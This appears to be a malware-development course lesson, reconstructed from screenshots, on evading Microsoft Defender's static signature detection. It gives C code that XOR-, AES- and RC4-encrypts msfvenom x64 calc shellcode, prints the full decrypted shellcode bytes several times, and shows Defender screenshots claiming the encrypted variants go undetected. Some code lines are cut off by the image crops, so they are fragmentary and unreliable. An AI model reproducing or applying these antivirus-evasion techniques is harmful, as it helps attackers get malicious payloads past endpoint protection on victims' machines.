Evading Microsoft Defender Static Analysis

Introduction

This module provides an example using XOR, RC4, and AES encryption algorithms to bypass Microsoft Defender's static analysis engine. At this point of the modules, the payload is not being executed, rather it's simply being printed to the console. Therefore, this module will be focusing specifically on static/signature evasion.


Code Samples

There are 4 code samples available for download that this module uses. Each of the code samples is using a Msfvenom shellcode.

1. Raw Shellcode - Detected by Defender
2. XOR Encrypted Shellcode - Evades Defender successfully
3. AES Encrypted Shellcode - Evades Defender successfully
4. RC4 Encrypted Shellcode - Evades Defender successfully

The sections below show the binaries being executed and Microsoft Defender's response. Recall that Microsoft Defender has a pre-configured exclusion for the `C:\Users\MalDevUser\Desktop\Module-Code` folder.

Raw Shellcode



Microsoft Visual Studio

Unable to start program 'C:\Users\User\source\repos\Lesson2\x64\Debug\RawShellcode.exe'.

Operation did not complete successfully because the file contains a virus or potentially unwanted software.

Virus & threat protection

Protection for your device against threats.

Current threats

No current threats.
Last scan: 11/9/2022 8:04 PM (quick scan)
0 threat(s) found.

HackTool:Win32/PowerSploit.A


Alert level: High
Status: Active
Date: 11/14/2022 11:10 AM
Category: Tool
Details: This program has potentially unwanted behavior.

Learn more

Affected items:

file: C:\Users\User\source\repos\Lesson2\x64\Debug\RawShellcode.exe

XOR Encryption



```
            else {
                printf("0x%0.2X ", Data[i]);
            }
        }

        printf("};\n\n\n");

}


// encrypted x64 calc shellcode
unsigned char EncShellcode[] = {
        0x0D, 0xBA, 0x70, 0x10, 0x05, 0x1E, 0x37, 0xF8, 0xF9, 0xFA, 0xBA, 0xAD, 0xBC, 0xAE, 0xAD, 0x51,
        0x57, 0x4A, 0x32, 0xD6, 0x60, 0x4E, 0x8C, 0x5A, 0x69, 0x42, 0x80, 0x5E, 0x15, 0x46, 0x84, 0x42,
        0x31, 0x5A, 0x98, 0x66, 0x45, 0x5E, 0x18, 0xAF, 0x53, 0x50, 0x56, 0x2D, 0xD4, 0x56, 0x2E, 0xE0,
        0x8D, 0x1E, 0x42, 0x58, 0x27, 0x0A, 0x07, 0x69, 0xE8, 0xE3, 0x26, 0x6D, 0x2C, 0xEF, 0xCD, 0xDD,
        0x63, 0x73, 0x62, 0x7C, 0xBE, 0x64, 0x17, 0xB3, 0x7B, 0x06, 0x73, 0x3D, 0xED, 0xB5, 0xBF, 0xC8,
        0x41, 0x42, 0x43, 0x0C, 0xC0, 0x86, 0x33, 0x2F, 0x01, 0x4B, 0x9B, 0x1C, 0xC6, 0x06, 0x57, 0x14,
        0xDA, 0x12, 0x73, 0x1D, 0x54, 0x86, 0xB4, 0x0E, 0x11, 0xA5, 0x92, 0x1D, 0xD6, 0x6A, 0xD7, 0x28,
        0x60, 0xB4, 0x2E, 0x55, 0xAC, 0x2E, 0x56, 0xA8, 0xC5, 0x2B, 0xAA, 0xA5, 0x60, 0x2F, 0x6E, 0xB1,
        0x49, 0x92, 0x06, 0x85, 0x39, 0x75, 0x3B, 0x5C, 0x71, 0x3F, 0x42, 0xAD, 0x08, 0xA6, 0x27, 0xC4,
        0x0A, 0xC2, 0xA7, 0xCD, 0x84, 0x56, 0xE1, 0xC9, 0x02, 0x86, 0xC3, 0xC8, 0x06, 0xCE, 0x93, 0xD9,
        0x90, 0x42, 0xD2, 0x1F, 0x91, 0x1E, 0xDF, 0x99, 0x49, 0xDB, 0xC3, 0xDD, 0xC5, 0xC0, 0xC6, 0xFA,
        0xE0, 0xFA, 0xE2, 0xFD, 0xE4, 0xFC, 0xEF, 0x2B, 0x45, 0x8A, 0xEA, 0xFE, 0x52, 0x4E, 0xF7, 0xF1,
        0xE8, 0xE8, 0xFB, 0x3F, 0xA7, 0x5F, 0xE0, 0x47, 0x46, 0x45, 0xE6, 0xF4, 0x07, 0xBF, 0xBF, 0xC0,
        0xC1, 0xC2, 0xC3, 0xC4, 0xC5, 0x8E, 0x4A, 0x45, 0xC8, 0xCB, 0xCB, 0xCC, 0x8C, 0x74, 0xFE, 0x5B,
        0xBE, 0x55, 0x2C, 0x01, 0x6E, 0x36, 0xCA, 0xF2, 0xD3, 0x9B, 0x61, 0x7A, 0x48, 0x63, 0x42, 0x1F,
        0x34, 0xAA, 0x60, 0x20, 0xCD, 0xDA, 0xE1, 0x94, 0xE3, 0x6A, 0x10, 0x0C, 0x98, 0xEB, 0x54, 0xB7,
        0xE2, 0x80, 0x9C, 0x9E, 0xF5, 0xAF, 0xB6, 0x71, 0x23, 0x05, 0x2E, 0x9F, 0x9C, 0x92, 0x9C, 0x00 };


int main() {
    // printing the address of our shellcode
    printf("[i] shellcode : 0x%p \n", EncShellcode);
    printf("[#] Press <Enter> To Decrypt ...");
    getchar();

    // decryption:
    XorByiKeys(EncShellcode, sizeof(EncShellcode), 0xF1);

    // printing decrypted buffer
    PrintHexData("Shellcode", EncShellcode, sizeof(EncShel

    // exit
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;

}
```

C:\Users\User\source\repos\Lesson2\x64\Debug\Lesson2.exe

```
[i] shellcode : 0x00007FF66F48D000
[#] Press <Enter> To Decrypt ...
unsigned char Shellcode[] = {
        0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
        0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52,
        0x20, 0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED,
        0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88,
        0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
        0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48,
        0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1,
        0x38, 0xE0, 0x75, 0xF1, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
        0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
        0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A,
        0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
        0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA, 0x01, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B,
        0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
        0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
        0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00 };


[#] Press <Enter> To Quit ...
```

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft
Antivirus.

Real-time protection

Locates and stops malware from installing or running on your dev
can turn off this setting for a short time before it turns back on
automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest
protection data in the cloud. Works best with Automatic sample
submission turned on.


On

Automatic sample submission

ft to help protect you and others fro
ot you if the file we need is likely to c

ing with important security features.

AES Encryption



```
// encrypted x64 calc shellcode
unsigned char EncShellcode[] = {
        0xE1, 0x2E, 0x25, 0xC7, 0x06, 0x2B, 0x75, 0x44, 0x3C, 0xD7, 0x01, 0xCE, 0xAA, 0x81, 0x87, 0x80,
        0x5A, 0x1E, 0x4D, 0x0F, 0x51, 0xAE, 0xE8, 0xA7, 0x1E, 0x22, 0x0E, 0x3A, 0xA2, 0x09, 0x23, 0x20,
        0x4B, 0x5E, 0x0A, 0x3E, 0x7D, 0x8D, 0x3C, 0xEE, 0x31, 0xBE, 0x1B, 0xD9, 0xC7, 0xFE, 0x9A, 0x49,
        0x67, 0x24, 0x57, 0x59, 0x6B, 0x13, 0xE3, 0xC1, 0x4E, 0xFA, 0x76, 0x10, 0xF1, 0xF6, 0x84, 0xE3,
        0x41, 0xA7, 0xC4, 0x0F, 0xB4, 0x32, 0x7B, 0x8B, 0x84, 0xD5, 0x57, 0x80, 0x18, 0x1F, 0xF6, 0xD1,
        0xE3, 0x0B, 0x5B, 0x8D, 0x4E, 0x74, 0x4C, 0xB1, 0xF5, 0x4B, 0xFB, 0xA8, 0x6D, 0x65, 0x6B, 0xA5,
        0x2B, 0xB8, 0xDE, 0x63, 0xC4, 0xFA, 0x0D, 0x20, 0x5C, 0x0A, 0x08, 0x17, 0x90, 0x95, 0x22, 0xB9,
        0xE1, 0xF3, 0xB2, 0xC3, 0x24, 0xDC, 0x39, 0xDB, 0x52, 0x3E, 0xFA, 0xE0, 0x01, 0x3B, 0x3A, 0xD2,
        0x0B, 0xB7, 0x50, 0xA5, 0x62, 0xE9, 0x9F, 0x45, 0xA1, 0x03, 0xAC, 0xBB, 0x07, 0xF3, 0x30, 0x5A,
        0x31, 0xFC, 0x1B, 0x6E, 0x8B, 0x60, 0x8C, 0x26, 0x9E, 0x0E, 0x09, 0x76, 0xF8, 0x87, 0x47, 0x65,
        0x30, 0x10, 0xAF, 0xBA, 0x14, 0x37, 0x31, 0x84, 0x2A, 0xA1, 0x85, 0xB0, 0xEF, 0xB9, 0xFA, 0x63,
        0x09, 0x24, 0xCD, 0x51, 0x59, 0xAC, 0xA0, 0xC4, 0x0A, 0xBF, 0xB5, 0x1D, 0x37, 0xF7, 0x14, 0xE8,
        0x81, 0xA5, 0x84, 0xB3, 0x21, 0x68, 0xA8, 0x36, 0x59, 0xC2, 0xAB, 0x4E, 0x7C, 0x27, 0x04, 0xD6,
        0x8B, 0xC9, 0xF4, 0x55, 0x35, 0x06, 0x57, 0x2C, 0x49, 0xE1, 0xEA, 0x64, 0x7A, 0x25, 0x8E, 0x52,
        0xC5, 0x18, 0xCE, 0x98, 0x4F, 0xBE, 0xE0, 0xF4, 0xE0, 0xB0, 0xC5, 0x5C, 0x3C, 0x16, 0x93, 0x25,
        0x08, 0xD7, 0x10, 0x46, 0xCA, 0xE0, 0xD0, 0xB1, 0xF6, 0xD1, 0x39, 0x5C, 0x1E, 0x84, 0x00, 0x76,
        0x59, 0xF1, 0xA0, 0x86, 0xB3, 0x01, 0x6D, 0x27, 0xD1, 0x88, 0xCE, 0xA5, 0x1F, 0x03, 0x57, 0xB7,
        0x9F, 0x1E, 0xA2, 0xFD, 0x00


int main() {

    // defining two variables, that
    PVOID   pPlaintext = NULL;
    DWORD   dwPlainSize = NULL;


    // printing the address of our
    printf(_Format:"[i] shellcode : 0
    printf(_Format:"[#] Press <Enter>
    getchar();


    // decryption
    if (!SimpleDecryption(pCipherTextD
        return -1;
    }

    // printing decrypted buffer
    PrintHexData(Name:"Shellcode", D


    // freeing
    HeapFree(hHeap:GetProcessHeap(),
    printf(_Format:"[#] Press <Enter>
    getchar();
```

C:\Users\User\source\repos\Lesson2\x64\Debug\Lesson2.exe

```
[i] shellcode : 0x00007FF65C57E030
[#] Press <Enter> To Decrypt ...
unsigned char Shellcode[] = {
        0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
        0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52,
        0x20, 0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED,
        0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88,
        0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
        0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48,
        0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1,
        0x38, 0xE0, 0x75, 0xF1, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
        0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
        0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A,
        0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
        0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA, 0x01, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B,
        0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
        0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
        0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00,
        0x2E, 0x00, 0x64, 0x00, 0x6C, 0x00, 0x6C, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };


[#] Press <Enter> To Quit ...
```

View and update Virus & threat protection settings for Microsoft D
Antivirus.

Real-time protection

Locates and stops malware from installing or running on your devi
can turn off this setting for a short time before it turns back on
automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest
otection data in the cloud. Works best with Automatic sample
bmission turned on.

On

utomatic sample submission

end sample files to Microsoft to help protect you and others from
otential threats. We'll prompt you if the file we need is likely to co
ersonal information.

On

bmit a sample manually


amper Protection

events others from tampering with important security features.

On

Learn more

RC4 Encryption



```
        0x04, 0xF9, 0xA0, 0xE0, 0x90, 0x4E, 0xE7, 0x7B, 0xFA, 0xCE, 0x9E, 0x9B, 0xEE, 0xE5, 0xB6, 0x0D,
        0xD4, 0xA6, 0x9F, 0xD3, 0xD4, 0xB0, 0xE2, 0x47, 0x5E, 0x12, 0x47, 0xCF, 0xF6, 0xA4, 0xF5, 0x67,
        0xF7, 0xE0, 0x63, 0x62, 0xF0, 0xEF, 0x62, 0x2E, 0x5D, 0x59, 0x77, 0x2D, 0xE4, 0xF5, 0x1E, 0x8B,
        0x72, 0xC1, 0x15, 0x2A, 0x16, 0xE3, 0x42, 0xC8, 0xF7, 0xB2, 0x6F, 0xCB, 0x82, 0x70, 0x08, 0x3A,
        0xAC, 0xDD, 0x0A, 0x0C, 0xAE, 0x12, 0x70, 0xBB, 0xDF, 0x66, 0xAC, 0x26, 0xD2, 0x31, 0x6C, 0xFA,
        0x13, 0xD3, 0xCC, 0xB7, 0x9E, 0xDC, 0xC3, 0x91, 0x95, 0xA3, 0x12, 0x45, 0x71, 0x51, 0x89, 0x8B,
        0x34, 0x32, 0x64, 0x95, 0x4C, 0xD9, 0x35, 0x42, 0xA3, 0x99, 0xB2, 0x4A, 0x9E, 0x12, 0xC9, 0xF6 };


unsigned char key[] = {
    0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F
};


int main() {
    // printing the address of our shellcode
    printf("[i] shellcode : 0x%p \n", EncShellcode);
    printf("[#] Press <Enter> To Decrypt ... ");
    getchar();

    // decryption:
    if (!Rc4EncryptionViSystemFunc032(key, EncShellcode, sizeof(key), sizeof(EncShellcode))) {
        //failed
        return -
    }
    // printing
    PrintHexData

    // exit
    printf("[#]
    getchar();
    return 0;

}
```

Select C:\Users\User\source\repos\Lesson2\x64\Debug\EncShellcode.exe

```
[i] shellcode : 0x00007FF736AED000
[#] Press <Enter> To Decrypt ...
unsigned char Shellcode[] = {
        0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
        0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52,
        0x20, 0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED,
        0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88,
